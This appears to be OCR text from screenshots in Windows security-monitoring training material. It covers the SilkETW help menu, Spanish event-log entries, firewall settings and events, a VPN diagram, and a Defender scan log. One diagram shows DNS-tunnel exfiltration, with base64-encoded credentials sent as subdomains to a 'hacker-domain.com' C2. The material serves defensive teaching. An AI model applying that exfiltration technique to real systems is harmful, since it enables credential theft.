


```
C:\Users\b33f\Tools\SilkETW>SilkETW.exe

                  [v0.5 - Ruben Boonen => @FuzzySec]


 >--~~--> Args? <--~~--<

-h  (--help)          This help menu
-s  (--silk)          Trivia about Silk
-t  (--type)          Specify if we are using a Kernel or User collector
-kk (--kernelkeyword) Valid keywords: Process, Thread, ImageLoad, ProcessCounters, ContextSwitch,
                      DeferedProcedureCalls, Interrupt, SystemCall, DiskIO, DiskFileIO, DiskIOInit,
                      Dispatcher, Memory, MemoryHardFaults, VirtualAlloc, VAMap, NetworkTCPIP, Registry,
                      AdvancedLocalProcedureCalls, SplitIO, Handle, Driver, OS, Profile, Default,
                      ThreadTime, FileIO, FileIOInit, Verbose, All, IOQueue, ThreadPriority,
                      ReferenceSet, PMCProfile, NonContainer
-uk (--userkeyword)   Define a mask of valid keywords, eg 0x2038 -> JitKeyword|InteropKeyword|
                      LoaderKeyword|NGenKeyword
-pn (--providername)  User ETW provider name, eg "Microsoft-Windows-DotNETRuntime" or its
                      corresponding GUID eg "e13c0d23-ccbc-4e12-931b-d9cc2eee27e4"
-l  (--level)         Logging level: Always, Critical, Error, Warning, Informational, Verbose
-ot (--outputtype)    Output type: POST to "URL", write to "file" or write to "eventlog"
-p  (--path)          Full output file path or URL. Event logs are automatically written to
                      "Applications and Services Logs\SilkETW-Log"
-f  (--filter)        Filter types: None, EventName, ProcessID, ProcessName, Opcode
-fv (--filtervalue)   Filter type capture value, eg "svchost" for ProcessName
-y  (--yara)          Full path to folder containing Yara rules
-yo (--yaraoptions)   Either record "All" events or only "Matches"

 >--~~--> Usage? <--~~--<

# Use a VirtualAlloc Kernel collector, POST results to Elasticsearch
SilkETW.exe -t kernel -kk VirtualAlloc -ot url -p https://some.elk:9200/valloc/_doc/

# Use a Process Kernel collector, filter on PID
SilkETW.exe -t kernel -kk Process -ot url -p https://some.elk:9200/kproc/_doc/ -f ProcessID -fv 11223

# Use a .Net User collector, specify mask, filter on EventName, write to file
SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Some\Path\out.json -f EventName -fv Method
/LoadVerbose

# Use a DNS User collector, specify log level, write to file
SilkETW.exe -t user -pn Microsoft-Windows-DNS-Client -l Always -ot file -p C:\Some\Path\out.json

# Use an LDAP User collector, perform Yara matching, POST matches to Elasticsearch
SilkETW.exe -t user -pn Microsoft-Windows-Ldap-Client -ot url -p https://some.elk:9200/ldap/_doc/ -y C:\Some\Yara\Rule\Folde
r -yo matches

# Specify "Microsoft-Windows-COM-Perf" by its GUID, write results to the event log
SilkETW.exe -t user -pn b8d6861b-d20f-4eec-bbae-87e0dd80602b -ot eventlog

C:\Users\b33f\Tools\SilkETW>_
```




```
Nombre de la aplicación con errores: SkypeApp.exe, versión: 8.56.0.102, marca de tiempo: 0x5e2899ae
Nombre del módulo con errores: twinapi.appcore.dll, versión: 10.0.18362.592, marca de tiempo: 0x125d2980
Código de excepción: 0xc000027b
Desplazamiento de errores: 0x00000000000d5cb8
Identificador del proceso con errores: 0x1a68
Hora de inicio de la aplicación con errores: 0x01d5e35f0911b6d4
Ruta de acceso de la aplicación con errores: C:\Program Files\WindowsApps\Microsoft.SkypeApp_
14.56.102.0_x64__kzf8qxf38zq5c\SkypeApp.exe
Ruta de acceso del módulo con errores: C:\WINDOWS\SYSTEM32\twinapi.appcore.dll
Identificador del informe: d1b6e0b5-98a3-4799-9b61-3f7170a72677
Nombre completo del paquete con errores: Microsoft.SkypeApp_14.56.102.0_x64__kzf8qxf38zq5c
Identificador de aplicación relativa del paquete con errores: App
```

Nombre de registro:	Aplicación		
Origen:	Application Error	Registrado:	15/02/2020 19:26:10
Id. del	1000	Categoría de tarea:	(100)
Nivel:	Error	Palabras clave:	Clásico
Usuario:	No disponible	Equipo:	WIN-RJSF94L22PJ
Código de operación:			
Más información:	Ayuda Registro de eventos		


Propiedades de evento: Evento 4104, PowerShell (Microsoft-Windows-PowerShell)
General
Detalles
Copiar
Cerrar

```
# Copyright © 2008, Microsoft Corporation. All rights reserved.


#Common utility functions
Import-LocalizedData -BindingVariable localizationString -FileName CL_LocalizationData

# Function to get user troubleshooting history
function Get-UserTSHistoryPath {
    return "${env:localappdata}\diagnostics"
}

# Function to get admin troubleshooting history
function Get-AdminTSHistoryPath {
    return "${env:localappdata}\elevateddiagnostics"
}

# Function to get user report folder path
function Get-UserReportPath {
    return "${env:localappdata}\Microsoft\Windows\WER\ReportQueue"
```

Nombre de registro:	Microsoft-Windows-PowerShell/Operational		
Origen:	PowerShell (Microsoft-Windc	Registrado:	6/1/2020 4:23:52 PM
Id. del	4104	Categoría de tarea:	Ejecutar un comando remoto
Nivel:	Advertencia	Palabras clave:	Ninguno
Usuario:	LAPTOP-M98CM4I7\pc	Equipo:	WIN-RJSF94L22PJ
Código de operación:	Al crear llamadas		
Más información:	Ayuda Registro de eventos		



Windows Firewall with Advanced Security provides

Domain Profile

Windows Firewall is on.

Inbound connections that do not match a rule are blo

Outbound connections that do not match a rule are

Private Profile

Windows Firewall is on.

Inbound connections that do not match a rule are blo

Outbound connections that do not match a rule are

Public Profile is Active

Windows Firewall is on.

Inbound connections that do not match a rule are blo

Outbound connections that do not match a rule are

Authenticate communications between co

Create connection security rules to specify how and when

Specify behavior for when a computer is connected to its corporate domain.

Firewall state: On (recommended)


Inbound connections: Block (default)

Outbound connections: Allow (default)

Protected network connections:

Specify settings that control Windows Firewall behavior.

Specify logging settings for troubleshooting.



Name: %\system32\LogFiles\Firewall\pfirewall.log


Size limit (KB): 4,096

Log dropped packets: No (default)

Log successful connections: No (default)

Note: If you are configuring the log file name on Group Policy object, ensure that the Windows Firewall service account has write permissions to the folder containing the log file.

Default path for the log file is %systemroot%\system32\logfiles\firewall\pfirewall.log.





Event Properties - Event 2011, Windows Firewall With Advanced Security
General
Details
Copy
Close


Windows Firewall was unable to notify the user that it blocked an application from accepting incoming connections on the network.


```
Reason:           The application is a system service
Application Path: C:\windows\system32\lsass.exe
IP Version:       IPv6
Protocol:TCP
Port:             49156
Process Id:       496
User:             SYSTEM
```


```
Log Name:          Microsoft-Windows-Windows Firewall With Advanced Security/Firewall
Source:            Windows Firewall \  Logged:          2/18/2020 12:50:18 AM
Event              2011                Task Category:   None
Level:                                 Keywords:
User:              LOCAL SERVICE       Computer:        WIN-RJSF94L22PJ
OpCode:            Info
More Information:   Event Log Online
```




example.com
user's device (D)
example.com
user's device (D)
example.com
user's device (D)
Internet
reverse proxy (E)
origin server (F)
origin server (F)


Internet Service Provider
Your Device
VPN Client
VPN Tunnel
VPN Server
Internet
0110001100011000110
11000110001100011101
Encrypted Data
11000110001100011101
1011010110001101011
X X X
Increased Privacy
WWW
Encrypting data using VPN protocols
Hiding your IP address and geo-location
ADS
Advertisers
Government agencies
Hackers


Firewall
Base64 Encoded Data
ZG9tYWluXHVzZXI6cGFzcwM01.hacker-domain.com
Cloud Firewall Rules
Victim
DNS
Recursive DNS Server
DNS
Authoritative DNS Server for hacker-domain.com (C2)
yTrH56Ef.hacker-domain.com
Encoded Command
Hacker



```
Windows Defender scan has started.
 	Scan ID:{7216A3BA-D197-4387-BC5D-4864EBA3621A}
 	Scan Type:AntiSpyware
 	Scan Parameters:Custom Scan
 	Scan Resources:folder:C:\Users\Nikita\Desktop\Malware\
 	User:WIN-RJSF94L22PJ\Nikita
```

Log Name: Microsoft-Windows-Windows Defender/Operational

Source: Windows Defende Logged: 2/18/2020 4:58:44 PM

Event 1000 Task Category: None

